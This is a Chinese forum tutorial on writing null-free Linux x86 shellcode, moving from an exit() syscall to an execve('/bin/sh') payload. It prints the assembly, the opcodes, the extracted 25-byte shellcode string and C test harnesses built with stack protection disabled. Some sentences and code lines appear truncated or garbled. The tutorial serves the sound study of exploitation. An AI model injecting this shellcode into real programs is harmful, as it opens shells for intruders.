

0x01 理解系统调用

shellcode是一组可注入的指令，可以在被攻击的程序中运行。由于shellcode要直接操作寄存器和函数，所以必须是十六进制的形式。

那么为什么要写shellcode呢？因为我们要让目标程序以不同于设计者预期的方式运行，而操作的程序的方法之一就是强制它产生系统调用（system,call,syscall）。通过系统调用在Linux里有两个方法来执行系统调用，间接的方法是c函数包装（libc），直接的方法是用汇编指令（通过把适当的参数加载到寄存器，然后调用int 0x80软中断）

废话不多说，我们先来看看最常见的系统调用exit()，就是终止当前进程。


(注：本文测试系统是ubuntu-17.04 x86)

```
main()  
{  
    exit(0);  
}
```

(编译时使用static选项，防止使用动态链接，在程序里保留exit系统调用代码)

```
gcc -static -o exit exit.c
```

用gdb反汇编生成的二进制文件：



```
edvison@yuzuneri:~/shellcode$ gdb exit  
GNU gdb (Ubuntu 7.12.50.20170314-0ubuntu1) 7.12.50.20170314-git  
Copyright (C) 2017 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
Reading symbols from exit...(no debugging symbols found)...done.  
(gdb) disas * _exit  
Dump of assembler code for function _exit:  
0x0806d741 <+0>:    mov     0x4(%esp),%ebx  
0x0806d745 <+4>:    mov     $0xfc,%eax  
0x0806d74a <+9>:    call   *0x80ec9f0  
0x0806d750 <+15>:   mov     $0x1,%eax  
0x0806d755 <+20>:   int     $0x80  
0x0806d757 <+22>:   hlt  
End of assembler dump.
```

_exit+0行是把系统调用的参数加载到ebx。

_exit+4和_exit+15行是把对应的系统调用编号分别被复制到eax。

最后的int 0x80指令把cpu切换到内核模式，并执行我们的系统调用。

0x02 为exit()系统调用写shellcode

在基本了解了一下exit()系统调用后，就可以开始写shellcode了~

要注意的是我们的shellcode应该尽量地简洁紧凑，这样才能注入更小的缓冲区（当你遇到n字节长的缓冲区时，你不仅要整个shellcode复制到缓冲区，还要加上调用shellcode的指令，shellcode将在没有其他指令为它设置参数的情况下执行，所以我们必须自己设置参数。这里我们先通过将0放入ebx中的方法来设置参数。

步骤大概是：

- 把0存到ebx
- 把1存到eax
- 执行int 0x80指令来产生系统调用

根据这三个步骤来写汇编指令：

```

Section .text
    global _start
_start:
    mov ebx, 0
    mov ax, 1
    int 0x80

```

然后用nasm编译，生成目标文件，再用gun ld来连接：

```

nasm -f elf32 exit_shellcode.asm
ld -i exit_shellcode exit_shellcode.o

```

然后objdump就能显示相应的opcode了：

```

edvison@yuzuneri:~/shellcode$ objdump -d exit_shellcode
exit_shellcode:          文件格式 elf32-i386
Disassembly of section .text:
08048060 <_start>:
8048060:    bb 00 00 00 00        mov     $0x0,%ebx
8048065:    66 b8 01 00          mov     $0x1,%ax
8048069:    cd 80                int     $0x80

```

看起来好像是成功了。但是很遗憾，这个shellcode在实际攻击中可能会无法使用。

可以看到，这串shellcode中还有一些NULL（\x00）字符，当我们把shellcode复制到缓冲区时，有时候会出现异常（因为字符数组用null做终止符）。要编写真正有用的sh

首先我们看第一条指令（mov ebx,

0）将0放入ebx中。熟悉汇编的话就会知道，xor指令在操作数相等的情况下返回0，也就是可以在指令里不使用0，但是结果返回0，那么我们就可以用xor来代替mov指令了。

mov ebx, 0 --> xor ebx, ebx

再看第二条指令（mov ax,

1）为什么这条指令也会有null呢？我们知道，eax是32位（4个字节）的寄存器，而我们只复制了1个字节到了寄存器，而剩下的部分，系统会自动用null填充。熟悉eax组成

mov eax, 1 --> mov al, 1

至此，我们已经将所有的null都清除了。

```

Section .text
    global _start
_start:
    xor ebx, ebx
    mov al, 1
    int 0x80

```

```

edvison@yuzuneri:~/shellcode$ objdump -d exit_shellcode2
exit_shellcode2:        文件格式 elf32-i386
Disassembly of section .text:
08048060 <_start>:
8048060:    31 db                xor     %ebx,%ebx
8048062:    b0 01              mov     $0x1,%al
8048064:    cd 80              int     $0x80

```

嗯，已经没有\x00了。接下来就可以编写个c程序来测试这个shellcode了。

```

char shellcode[] = "\x31\xdb"
                  "\xb0\x01"
                  "\xcd\x80";

int main()
{
    int *ret;
    ret = (int *)&ret + 2;
    (&ret) = (int)shellcode;
}

```

编译后用strace来查看系统调用：

```
edvison@yuzuneri:~/shellcode$ strace ./exit_s
execve("./exit_s", [ "./exit_s" ], [ /* 53 vars */ ]) = 0
brk(NULL) = 0x98de000
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
mmap2(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7761000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=97302, ...}) = 0
mmap2(NULL, 97302, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7749000
close(3) = 0
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\204\1\0004\0\0\0"... , 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1802928, ...}) = 0
mmap2(NULL, 1808924, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb758f000
mprotect(0xb7742000, 4096, PROT_NONE) = 0
mmap2(0xb7743000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1b3000) = 0xb7743000
mmap2(0xb7746000, 10780, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7746000
close(3) = 0
set_thread_area({entry_number:-1, base_addr:0xb77637c0, limit:1048575, seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:6)
mprotect(0xb7743000, 8192, PROT_READ) = 0
mprotect(0x8049000, 4096, PROT_READ) = 0
mprotect(0xb778b000, 4096, PROT_READ) = 0
munmap(0xb7749000, 97302) = 0
exit_group(0) = ?
+++ exited with 0 +++
```



0x03 编写execve()的shellcode

exit()可能没什么意思，接下来我们做点更有趣的事情-派生root shell-控制整个目标系统。

在Linux里，有两种方法创建新进程：一是通过现有的进程来创建，并替换正在活动的；二是利用现有的进程来生成它自己的拷贝，并在它的位置运行这个新进程。而execve()就是第二种方法。接下来我们开始一步步写execve的shellcode：

1. 查找execve的系统调用号码：

```
edvison@yuzuneri: /usr/include/i386-linux-gnu/asm
#ifndef __ASM_X86_UNISTD_32_H
#define __ASM_X86_UNISTD_32_H 1

#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
```

可以在如图的系统目录中找到execve的系统调用号码：11

2. 接下来我们需要知道它作为输入的参数，用man手册就可以查看：

```
edvison@yuzuneri: /usr/include/i386-linux-gnu/asm
EXECVE(2) Linux Programmer's Manual EXECVE(2)

NAME
  execve - execute program

SYNOPSIS
  #include <unistd.h>

  int execve(const char *filename, char *const argv[],
             char *const envp[]);
```

3个参数必须包含以下内容：

- filename必须指向包含要执行的二进制文件的路径的字符串。在这个栗子中，就是字符串[/ bin / sh]。
- argv []是程序的参数列表。大多数程序将使用强制性/选项参数运行。而我们只想执行"/ bin / sh"，而没有任何更多的参数，所以参数列表只是一个NULL指针。但是，按照惯例，第一个参数是我们要执行的文件名。所以，argv []就是['/ bin / sh',00000000]
- envp []是要以key : value格式传递给程序的任何其他环境选项的列表。为了我们的目的，这将是NULL指针\0x00000000

3.和exit()一样，我们使用int 0x80的系统调用。注意要在eax中包含execve的系统调用号"11"。

4.接下来就可以开始编写shellcode了，节约时间，我在这直接放上写好的shellcode并加上了注释：

```
Section .text

global _start
_start:
  xor eax, eax ;
  push eax ;将0x00000000入栈

  push 0x68732f6e
  push 0x69622f2f ;在堆栈中反向推送//bin/sh也就是hs/nib//

  mov ebx, esp ;用esp将ebx指向堆栈的bin/sh

  push eax
  mov edx, esp ;用eax将0x00000000入栈，将esp指向edx

  push ebx
  mov ecx, esp ;将//bin/sh的地址入栈，并使ecx指向它

  mov al, 11
  int 0x80 ;eax=0,将11移动到al，避免在shellcode中为空
```

需要解释的是向堆栈中反向推送//bin/sh。我们知道在x86堆栈中是从高地址到低地址的，所以要输入反向的字符串。同样，使用为4的倍数的最短指令会更容易些。而/bin/sh是7个字节，怎么把它变成8个字节呢？很简单，加个/就ok了。因为在Linux中，多几个/都不会有问题的，像这样：p

```
edvison@yuzuneri:~/x86$ /bin/sh
$ whoami
edvison
$ exit
edvison@yuzuneri:~/x86$ //bin/sh
$ exit
edvison@yuzuneri:~/x86$ //////////bin////////sh
$ exit
```

然后用python来生成hs/nib//的十六进制吧：

```
>>> '//bin/sh'[::-1].encode('hex')
'68732f6e69622f2f'
>>> exit()
```

然后将它们入栈就好。其他的看注释应该都能懂，就不多说了。

5.编译运行成功后用objdump查看：

```
edvison@yuzuneri:~/shellcode/execve_dir$ objdump -d execve-stack
execve-stack:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <_start>:
00000000:  31 c0                xor     %eax,%eax
00000002:  50                  push    %eax
00000004:  68 6e 2f 73 68      push    $0x68732f6e
00000009:  68 2f 2f 62 69      push    $0x69622f2f
0000000d:  89 e3                mov     %esp,%ebx
0000000f:  50                  push    %eax
00000011:  89 e2                mov     %esp,%edx
00000013:  53                  push    %ebx
00000015:  89 e1                mov     %esp,%ecx
00000017:  b0 0b                mov     $0xb,%al
00000019:  cd 80                int     $0x80
```

这里分享一个方便提取shellcode的指令,来源

```
objdump -d ./execve-stack|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed
```

```
edvison@yuzuneri:~/shellcode/execve_dir$ objdump -d ./execve-stack|grep '[0-9a-f]:'|g
rep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\x/g'|paste -d ' ' -s |sed 's/^"/'|sed 's/$"/g'
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1
\xb0\x0b\xcd\x80"
```

6.shellcode已经提取成功了，接下来用c程序来验证一下：

```
#include<stdio.h>
#include<string.h>
unsigned char code[] = \
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
main()
{
    printf("Shellcode Length:  %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

编译运行

```
gcc -fno-stack-protector -z execstack shellcode.c -o shellcode
```

成功:D

```
edvison@yuzuneri:~/shellcode/execve_dir$ ./shellcode
Shellcode Length:  25
$ whoami
edvison
$
```

0x04 参考链接

<http://www.vividmachines.com/shellcode/shellcode.html>

<http://www.cnblogs.com/feisky/archive/2009/10/23/1588737.html>

点击收藏 | 2 关注 | 2

[上一篇：7kbScan之SubDomain...](#) [下一篇：Equifax数据泄露事件深度分析报告](#)

1. 2 条回复



[EdvisonV](#) 2018-02-14 22:07:52

咦...为什么没有审核就直接发布了

0 回复Ta



[thor](#) 2018-02-26 14:01:26

好文

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)